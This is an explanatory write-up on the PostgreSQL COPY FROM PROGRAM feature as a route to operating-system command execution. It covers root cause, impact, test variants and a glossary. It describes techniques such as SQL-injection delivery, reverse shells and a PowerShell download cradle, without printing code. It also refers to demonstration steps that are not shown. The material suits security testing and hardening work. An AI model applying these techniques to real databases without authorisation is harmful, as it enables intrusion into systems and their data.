Here it is exploiting PostgreSQL 10.7 on Windows 10:
Root cause
The design of COPY TO/FROM PROGRAM, introduced in PostgreSQL 9.3, gives the database superuser and members of the pg_execute_server_program group the ability to run arbitrary operating system commands. There is therefore no separation of privilege between a database superuser and the user running the database on the operating system. The functionality is enabled by default on all versions from 9.3 through to 11.2, on Windows, Linux and Mac, so the only barrier is the prior authentication needed to reach it.
An update to the original post corrected an earlier mistake: it is in fact users in the pg_execute_server_program group which can perform this attack, not users in the pg_read_server_files group. The names are similar, so it is worth reading them carefully: one group is about reading files, the other is about running programs.
Impact
An attacker who can authenticate to the database, either with credentials or through an SQL injection in an application backed by PostgreSQL, and who is either the superuser or a member of pg_execute_server_program, can run arbitrary operating system commands in the context of the user running the Postgres instance. "In the context of" means with the same rights as that user: whatever the database process is allowed to do, the command can do too.
The privileges obtained through a reverse shell are low on Windows (NT AUTHORITY/NETWORK SERVICE) and Linux (postgres), while on Mac the shell runs as the user that installed postgres, usually an admin.
Fix
The report does not describe a patch. The comparison drawn is with Microsoft SQL Server, where xp_cmdshell was patched and disabled by default in SQL Server 2005. A mitigation is a change that reduces risk even when the underlying flaw is still present.
Variants to test
If you are checking a system, these are the variations the write-up covers. A variant is a slightly different way of trying the same idea, to see whether a particular setup behaves differently.
- Direct database access: connect with credentials for a superuser or a member of
pg_execute_server_programand run the five steps above. A positive result is the output ofidappearing incmd_exec. - SQL injection: where an application uses PostgreSQL on the backend and the injected context runs as a privileged user, inject the
COPY ... FROM PROGRAMstatement. A positive result is the command running as the privileged database user. - Operating system coverage: repeat on Windows, Linux and Mac.
- Quoting edge cases: use commands containing single quotes and double them as shown.
- Windows without write privileges: where the NETWORK SERVICE user cannot write files, try a PowerShell download cradle in the
COMMANDvariable, escaping single quotes with a backslash.
Glossary
- Authentication: proving who you are, usually with a username and password.
- Backend: the part of an application the user does not see, which talks to the database.
- Command: an instruction given to the operating system, as opposed to a database query.
- Credentials: the username and password pair used to log in.
- CVE: a public catalogue number for a known security flaw, so people can refer to the same issue unambiguously.
- Database: a program that stores information in an organised way and answers questions about it.
- Defence in depth: layering protections so that if one fails, another still holds.
- Download cradle: a short PowerShell command that fetches a script from the internet and runs it in memory.
- Escaping: marking a character so software treats it as literal text rather than as syntax.
- Exploit: the concrete technique or code that abuses a flaw.
- Group: a bundle of permissions in a database that can be given to user accounts.
- Low priv: an account with limited rights, not full control of the machine.
- Metasploit: a well-known framework that packages security tools and ready-made exploits.
- Mitigation: a change that reduces risk even when the underlying flaw is still present.
- Perl: a scripting language commonly installed on Linux and Mac systems.
- PostgreSQL (Postgres): one of the most widely used database systems, with Windows, Linux and Mac versions.
- PowerShell: Microsoft's scripting environment on Windows.
- Privilege escalation: gaining more rights than you were given.
- Reverse shell: a connection from the victim machine back to the attacker, giving the attacker a command prompt on that machine.
- SQL: the language used to give instructions to a database.
- SQL injection: when an application carelessly pastes user input into a database query, so the input is treated as part of the query.
- Standard output: the normal stream where a command prints its results.
- Superuser: the all-powerful database account, like the administrator of the database.
- Table: where a database keeps rows of data, like one sheet in a spreadsheet.
- Variable: a named setting you fill in before running a tool, such as the
COMMANDsetting in Metasploit. - Variant: a slightly different way of trying the same idea, to see whether a particular setup behaves differently.


